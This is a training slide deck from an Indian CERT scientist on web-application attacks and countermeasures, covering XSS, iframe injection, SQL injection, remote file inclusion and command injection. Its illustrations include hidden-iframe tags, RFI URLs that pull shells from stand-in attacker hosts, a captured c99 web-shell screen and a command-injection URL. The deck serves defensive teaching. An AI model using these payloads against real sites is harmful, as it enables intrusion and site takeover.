Web-Application Security

"*Attacks and Countermeasures* "

Ashutosh Bahuguna
Scientist
Indian Computer Emergency Response Team

***Email**:*
echo 6173686f6f2e6f6e6c696e6540676d61696c2e636f6d | perl -pe 's/(..)/chr(hex($1))/ge'

About Me

Ashutosh Bahuguna

Working as Scientist in Indian Computer Emergency Response Team (CERT-In).

Work profile:

- National Cyber security Drills
- Empanelment of Information security auditing organization
- Application security and Ethical hacking
- Cyber security Exercises
- Cyber security Incident handling
- Training and Workshops on Information Security, Crisis Management Plan, Incident Handling, Web-application security, Wireless security, Ethical hacking.

Email: abahuguna@cert-in.org.in

Agenda

- Web-application Security
- Attacks
  - Cross Site Scripting and Iframe Injection
  - SQL Injection
  - Remote File Inclusion
  - Command Injection
  - Cross Site Request Forgery
- Case Study-I: 0wned
- Case Study-II: Website Defacement
- Myths of web-application security
- Countermeasures
- Demo

Web-Application

Definition:

Web-Application is a software application that is accessed via web browser over a network.

Commonly run on port 80(http) or port 443(https).

Web-Application Security


Web-Application security is safeguarding the web-application against possible attacks in order to protect organizations information systems.

Network Security vs. Application Security

- Perimeter security measures are insufficient against the attacks targeted to application layer.
- Attacks through malicious scripts, tags, injections, crafted requests are hard to block if not impossible by network security measures.
- Network security devices/scanners are not designed for application vulnerabilities.

Why Web-Application Security?


“75% of all attacks occurring at application layer”—Gartner



…..& more

- “78% of widely exploited vulnerabilities affected web-application” —Symantec
- “XSS and SQL injections are #1 and #2 reported vulnerabilities” -- Mitre
- “8 out of 10 websites are vulnerable to attack”— WhiteHat Security Team
- Web apps account for 80 percent of internet vulnerabilities

Attacks are moving Up



Attacks

- Cross Site Scripting (XSS)
- SQL Injection
- Cross Site Request Forgery (XSRF)
- Remote File Inclusion (RFI)
- Command Injection

….& more

Cross Site Scripting

XSS


http://www.victim.com?searchkey=<script> malicious script</script>

Malicious script execution by an attacker into the user browser with the trust that browser has for vulnerable website.

XSS Vulnerability

Web-application accept user input and without proper output encoding reflect input back to user.

Reflected XSS



Persistent XSS

User

Credentials


Attacker

visit

Script
Executed

Script
Injection

Web-
application



Database

XSS countermeasures

- Validate Input
- Output encoding
- Sever side validation

Inline Frame Injection

<iframe src=”http://malicious_site/?click=32431937″ width=1 height=1 style=”visibility:hidden;position:absolute”></iframe>

iFrame

- <iframe> is a HTML tag, embed content of another page or site.
- Automated tools/ Malware.
- IFrame injection: injection of one or more iFrame tag typically to do malicious activity like redirection, malware propagation, fake antivirus, Trojan downloaders and backdoors.

Example: iFrame

- <iframe src=”http://malicious.domain/” width=0 height=0 OR style=”visibility:hidden;position:absolute”> </iframe>

SQL Injection

SQL Injection

- Is an attack used to exploit web-application that construct SQL queries based on user input without proper input validation.
- Impact
  - Authentication bypass
  - Corrupt database tables
  - Sensitive Information discloser.
  - Drop database

SQL injection countermeasures

- Input Validation
- Prepared statement
- Open low privilege connection to database
- Customized error messages


RFI

- Attacker run their own code on vulnerable website by including remote file.

  http://www.victim.com/index.php?var=http://www.evil.com/r57.txt

- Complete control of machine to attacker

RFI


- phpshell - Opera
File Edit View Bookmarks Widgets Tools Help
- phpshell
http://victim.com/index.php?ufile=http://attacker.com:81/c99.txt
Google
!c999Shell v. 1.0 pre-release build #16!
Software: . PHP/5.2.6
uname -a: Windows NT CET-LAB 5.2 build 3790
IUSR_CET-LAB
Safe-mode: OFF (not secure)
E:\victim_web\ drwxrwxrwx
Free 6.16 GB of 13.67 GB (45.03%)
Detected drives: [a][c][d][e]
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
Owned by hacker
Listing folder (2 files and 1 folders):
Name Size Modify Perms Action
. LINK 29.09.2008 13:14:17 drwxrwxrwx
.. LINK 29.09.2008 13:00:14 drwxrwxrwx
[my_app] DIR 29.09.2008 13:02:11 drwxrwxrwx
h4ck 68 B 29.09.2008 13:16:18 -rw-rw-rw-
index.php 442 B 26.09.2008 15:08:19 -rw-rw-rw-
Select all
Unselect all
With selected:
Confirm
:: Command execute ::
Enter:
Execute
Select:
Execute
:: Shadow's tricks :D ::
Useful Commands
Kernel version
Execute
Warning. Kernel may be alerted using higher levels
Kernel Info:
Windows NT CET-LAB 5
Search
100%

OS Command Injection

http://www.victim.com/index.pl?var=test | mkdir hack |

System(user_input);

Backticks (``)

System level command

Cmd Injection


- Attacker execute system level command through vulnerable application.
- Vulnerable application become pseudo-command shell of server hosting vulnerable application.
- User input is passed to system level command without validation.

Attack Analysis

- Vulnerability utilized:

  --Un-validated malicious file upload in upload module of website.
- Uploaded backdoor shell “web32.php”.
- Maintained backdoor access.
- Modified the content of home page of the website.

Incident by Attack Methods



Source: WHID


Myths

1. SSL protect the Web-application.
2. Firewall protect the Web-application.
3. User will follow the rule.
4. Network Scanner found no vulnerability.
5. We have annual security audit.

Countermeasures

- Security integration within SDLC.
- Input validation.
- Proper error handling.
- Least Privilege Approach.
- Application security: Developer responsibility.
- Security is a continuous process.

Security Integration Within SDLC



Input Data Validation

Never Trust Client side data

- Improper input validation: Root cause of almost all web-application vulnerabilities.
- Input Validation Approach

  -Black List Approach: Reject known bad.

  -White List Approach: Accept known good.

Shared Responsibility

- Application architect must consider security in design.
- Application developers must accept security at code level as their responsibility.
- Application testing team for testing application thoroughly for flaws, white-box testing.
- Configuration security -administrator and developer.
- Secure deployment by team responsible.
- Security team VA/PT-Black-box testing.

Not a one time event

"It is insufficient to secure your code just once"

Source: OWASP

Security issues tracking, periodic black box scanning, update and patching.

“Security built-In”

For Training Contact

P: +91-11-24368551

Email: abahuguna@cert-in.org.in